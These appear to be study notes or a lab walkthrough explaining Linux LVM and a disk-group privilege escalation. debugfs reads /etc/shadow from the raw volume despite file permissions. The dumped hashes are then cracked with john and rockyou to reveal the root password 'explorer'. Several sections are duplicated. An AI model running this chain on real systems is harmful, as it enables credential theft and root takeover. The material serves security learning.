 Copy  Edit

```
sda
├─sda1  /boot
└─sda2
    └─ubuntu--vg-ubuntu--lv  /
```

That means LVM is in use:

- `/dev/sda2` is a physical volume
- `ubuntu--vg` is the volume group
- `ubuntu--lv` is the logical volume

Or:

```
bash
```

 Copy  Edit

```
vgs    # shows volume groups
lvs    # shows logical volumes
pvs    # shows physical volumes
```

To view the logical volume (LV), we got multiple methods:

You must mount a logical volume (LV) to view or use its contents.

Method #1:

Example:

 You created a new logical volume:

```
1  lvcreate -L 5G -n mydata ubuntu-vg
```

 What it does:

- `-L 5G`: Logical volume size is 5 GB
- `-n mydata`: The name of the new volume is `mydata`
- `ubuntu-vg`: This is the volume group where it's created

Result: You now have a new LV at `/dev/ubuntu-vg/mydata` (this is a raw, unformatted block device).

Step 1: Format it with a filesystem

```
1 mkfs.ext4 /dev/ubuntu-vg/mydata
```

What it does:

- `mkfs.ext4`: This creates an **ext4 filesystem** on the device.
- Without this, the volume is just raw storage and cannot be used like a normal folder.

 This is like installing shelves and drawers inside an empty room so you can store stuff.

Step 2: Create a mount point (a folder where it will appear)

```
1 mkdir /mnt/mydata
```

What it does:

- Creates a directory `/mnt/mydata` which will be used as the **mount point**.
- Think of this as creating a “door” through which you can access that new space.

Step 3: Mount the LV to the mount point

```
1 mount /dev/ubuntu-vg/mydata /mnt/mydata
```

What it does:

- This connects the new logical volume to the mount point.
- Now the contents of the LV appear under the `/mnt/mydata` folder.

 So when you do `ls /mnt/mydata`, you're actually looking **inside the logical volume**.

Check it

```
1 cd /mnt/mydata
2 ls
```

Now you are inside the mounted logical volume. It's empty for now, but you can create files, directories, etc.

⚠ Important Notes

When you mount a file/folder, it will not bypass the restriction of the Linux file system that was already applied to that file/folder

- When you **mount a filesystem** (whether it's a logical volume or a regular partition), you're basically making its files and folders accessible through the normal Linux directory tree — but **all the usual Linux permissions and restrictions still apply**.

So:

- Mounting the filesystem just *makes* the files available to the OS.
- You still need the right permissions (user, group, others) to **read, write, or execute** those files.
- If you don't have permission, mounting won't help you bypass that.

Method #2 using `debugfs`:

Example Usage

```
1 # Open a device in debugfs
2 debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
```

Then inside debugfs prompt:

```
1 debugfs: cat /etc/shadow
```

⚠ Important Notes

When you mount a filesystem, the kernel handles file access using standard permissions.

But `debugfs` skips the kernel's permission checks. It:

- Reads data **directly** from the **block device** (like `/dev/sda1` or `/dev/mapper/ubuntu--vg-ubuntu--lv`)
- Parses the file structures (like inodes, directories, etc.) **manually**

So, even if you don't have permission to read `/etc/shadow` normally...

```
1 cat /etc/shadow # ❌ Permission denied
```

...you *can* do:

```
1 debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
2 debugfs: cat /etc/shadow # ✅ You can read it now
```

➡ As long as you have read access to the device, mounting is not needed.

////////////////////////////////////
////

1. Why the `disk` group is dangerous

The `disk` group has direct read/write access to raw disk devices (like `/dev/sda`, `/dev/sdb`, or LVM volumes like `/dev/mapper/...`). This is extremely powerful because:

- Anyone in the `disk` group can read **any file** on the system (including `/etc/shadow`) directly from disk.
- No need for root.
- They can use tools like `debugfs`, `dd`, or even `cat` on block devices.

That's why linPEAS flags it as **high-risk** if a non-root user is in the `disk` group.

```
Basic information
OS: Linux version 5.4.0-146-generic (buildd@lcy02-amd64-026) (gcc version 9.4.0 (Ubuntu 9.4.0-1ubuntu1~20.04.1)) #1
63-Ubuntu SMP Fri Mar 17 18:26:02 UTC 2023
User & Groups: uid=1000(dora) gid=1000(dora) groups=1000(dora),6(disk)
Hostname: dora
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts
, scan ports, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, lear
n more with -h)
```

Googling the Disk user, there is a page published on Hacktricks about privilege escalation using disk group

Execute this command on our target system

```
1 df -h
```

```
// PE when id having the group of disk
```

```
dora@dora:~$ df -h
```

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/mapper/ubuntu--vg-ubuntu--lv	9.8G	5.2G	4.2G	56%	/
udev	947M	0	947M	0%	/dev
tmpfs	992M	832K	991M	1%	/dev/shm
tmpfs	199M	1.2M	198M	1%	/run
tmpfs	5.0M	0	5.0M	0%	/run/lock
tmpfs	992M	0	992M	0%	/sys/fs/cgroup
/dev/sda2	1.7G	209M	1.4G	13%	/boot
/dev/loop0	62M	62M	0	100%	/snap/core20/1611
/dev/loop3	50M	50M	0	100%	/snap/snapd/18596
/dev/loop2	68M	68M	0	100%	/snap/lxd/22753
/dev/loop1	64M	64M	0	100%	/snap/core20/1852
/dev/loop4	92M	92M	0	100%	/snap/lxd/24061
tmpfs	199M	0	199M	0%	/run/user/1000

✓ What is `df`?

The command `df` stands for **Disk Free**.

It shows you:

How much disk space is used and **how much is free** on your system.

✓ What does the `-h` part mean?

The `-h` means:

Human-readable — it shows the sizes in **GB (gigabytes)**, **MB (megabytes)**, or **KB**, so it's easier to read.

Without `-h`, you'd get sizes in bytes, which are harder to understand.

Output of `df` command

We see this line from the `df -h` output:

```
1 /dev/mapper/ubuntu--vg-ubuntu--lv 9.8G 5.2G 4.2G 56% /
```

This means:

- The root filesystem (`/`) is mounted from:

```
1 /dev/mapper/ubuntu--vg-ubuntu--lv
```


That device is a **Logical Volume** (LV), not a regular partition like `/dev/sda1`. It was created using **LVM (Logical Volume Manager)**.

How do we know it's a Logical Volume?

1. The path itself:

```
1 /dev/mapper/ubuntu--vg-ubuntu--lv
```

2. This format tells you:

- It's **managed by LVM** (logical volume manager).
- It belongs to volume group `ubuntu-vg`.
- It is a logical volume called `ubuntu-lv`.

3. It's equivalent to:

```
1 /dev/ubuntu-vg/ubuntu-lv
```

4. Check with `lsblk` (optional):

```
1 lsblk
```

5. Output might look like:

```
1 sda
2 |sda1  EFI
3 |sda2  /boot
4 |sda3  |ubuntu--vg-ubuntu--lv /
```

6. Here:

- `/dev/sda3` is a **physical partition**.
- It is used by LVM to create the **volume group** `ubuntu-vg`.
- That group contains the **logical volume** `ubuntu-lv`, mounted at `/`.

What is `debugfs`?

`debugfs` is a **filesystem debugging tool** for **ext2/ext3/ext4** filesystems.

It allows you to **interact directly with the low-level data structures** of a filesystem — *even if you don't have normal file permissions*.

What Can debugfs Do?

Here are the common things debugfs lets you do:

 Function	 Description
<code>cat /path/to/file</code>	Read the contents of a file directly from the disk
<code>ls</code> or <code>ls /dir</code>	List files and directories
<code>stat</code>	Get metadata of a file (owner, permissions, etc.)
<code>dump</code>	Save a file from the disk to another location
<code>rm</code>	(If <code>-w</code> flag is used) delete files directly from disk
View inodes	See internal filesystem structures like inodes and blocks

Why Is It Powerful for Hacking / Privilege Escalation?

Because it doesn't care about standard Linux permissions.

If you can access the raw device (like `/dev/sda1` or `/dev/mapper/ubuntu--vg-ubuntu--lv`), you can:

- **Read root-only files like** `/etc/shadow`
- **Extract deleted files**
- **Bypass file system permissions**

This is especially useful if:

- Your user is in the `disk` group
- Or you somehow got access to block devices

Example Usage

```
1 # Open a device in debugfs
2 debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
```

Then inside debugfs prompt:

```
1 debugfs: cat /etc/shadow
```

Even though you don't have permission normally, this lets you read the file.

⚠ Important Notes

- Only works on **ext2/3/4** file systems.
- You must have read access to the raw block device (usually only `root` or `disk` group users do).
- It's **not** for casual file editing — it's a **low-level tool** mainly for recovery and advanced inspection.

? Do you need to *mount* a filesystem before using `debugfs`?

No, you **do not need to mount** the filesystem to use `debugfs`.

In fact, `debugfs` works **directly on the raw device** — whether it's mounted or not.

🔍 Why?

When you mount a filesystem, the kernel handles file access using standard permissions.

But `debugfs` skips the kernel's permission checks. It:

- Reads data **directly** from the **block device** (like `/dev/sda1` or `/dev/mapper/ubuntu--vg-ubuntu--lv`)
- Parses the file structures (like inodes, directories, etc.) **manually**

So, even if you don't have permission to read `/etc/shadow` normally...

```
1 cat /etc/shadow          # ❌ Permission denied
```

...you *can* do:

```
1 debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
2 debugfs: cat /etc/shadow  # ✅ You can read it now
```

➡ **As long as you have read access to the device**, mounting is not needed.

```
// PE when id having the group of disk
```

```
dora@dora:~$ df -h
```

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/mapper/ubuntu--vg-ubuntu--lv	9.8G	5.2G	4.2G	56%	/
udev	947M	0	947M	0%	/dev
tmpfs	992M	832K	991M	1%	/dev/shm
tmpfs	199M	1.2M	198M	1%	/run
tmpfs	5.0M	0	5.0M	0%	/run/lock
tmpfs	992M	0	992M	0%	/sys/fs/cgroup
/dev/sda2	1.7G	209M	1.4G	13%	/boot
/dev/loop0	62M	62M	0	100%	/snap/core20/1611
/dev/loop3	50M	50M	0	100%	/snap/snapd/18596
/dev/loop2	68M	68M	0	100%	/snap/lxd/22753
/dev/loop1	64M	64M	0	100%	/snap/core20/1852
/dev/loop4	92M	92M	0	100%	/snap/lxd/24061
tmpfs	199M	0	199M	0%	/run/user/1000

```
// reading the shadow file using debugfs for cracking the password
```

```
dora@dora:~$ debugfs -w /dev/mapper/ubuntu--vg-ubuntu--lv
```

```
debugfs 1.45.5 (07-Jan-2020)
```

```
debugfs: cat /etc/shadow
```

```
root:$6$AIWcIr8PEVxEWgv1$3mFpTQAc9Kzp48GUQ2sPYVFE/dyqqhD4v2Yw.XcU.Q8n1Y005.a/4.L
```

```
daemon:*:19235:0:99999:7:::
```

```
bin:*:19235:0:99999:7:::
```

```
sys:*:19235:0:99999:7:::
```

```
sync:*:19235:0:99999:7:::
```

```
games:*:19235:0:99999:7:::
```

```
man:*:19235:0:99999:7:::
```

```
lp:*:19235:0:99999:7:::
```

```
mail:*:19235:0:99999:7:::
```

```
news:*:19235:0:99999:7:::
```

```
uucp:*:19235:0:99999:7:::
```

```
proxy:*:19235:0:99999:7:::
```

```
www-data:*:19235:0:99999:7:::
```

```
backup:*:19235:0:99999:7:::
```

```
list:*:19235:0:99999:7:::
```

```
irc:*:19235:0:99999:7:::
```

```
gnats:*:19235:0:99999:7:::
```

```
nobody:*:19235:0:99999:7:::
```

```
systemd-network:*:19235:0:99999:7:::
```

```
systemd-resolve:*:19235:0:99999:7:::
```

```
systemd-timesync:*:19235:0:99999:7:::
```

```
messagebus:*:19235:0:99999:7:::
```

```
syslog:*:19235:0:99999:7:::
```

```
_apt:*:19235:0:99999:7:::
```

```
tss:*:19235:0:99999:7:::
```

```
uuidd:*:19235:0:99999:7:::
```

```
tcpdump:*:19235:0:99999:7:::
```

```
landscape:*:19235:0:99999:7:::
```

```
pollinate:*:19235:0:99999:7:::
```

```
usbmux:*:19381:0:99999:7:::
```

```
sshd:*:19381:0:99999:7:::
```

```
systemd-coredump:!:19381::::
```

```
lxd:!:19381::::
```

```
fwupd-refresh:*:19381:0:99999:7:::
```

```
dora:$6$PkzB/mtNayFM5eVp$b6LU19HBQa0qbTehc6/LEk8DC2NegpqftuDDAv0K20c6yf3dFo0esC6
```

Decrypt the hashes using john. The password for root is explorer.

```
$ unshadow passwd.txt shadow.txt > passwords.txt
```

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt
```

```
Warning: detected hash type "sha512crypt", but the string is also recognized as  
Use the "--format=HMAC-SHA256" option to force loading these as that type instead  
Using default input encoding: UTF-8
```

```
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512crypt])  
Cost 1 (iteration count) is 5000 for all loaded hashes
```

```
Will run 4 OpenMP threads
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
doraemon      (dora)
```

```
explorer      (root)
```

```
2g 0:00:00:01 DONE (2024-04-08 22:02) 1.052g/s 1886p/s 2694c/s 2694C/s adriano..
```

```
Use the "--show" option to display all of the cracked passwords reliably
```

```
Session completed.
```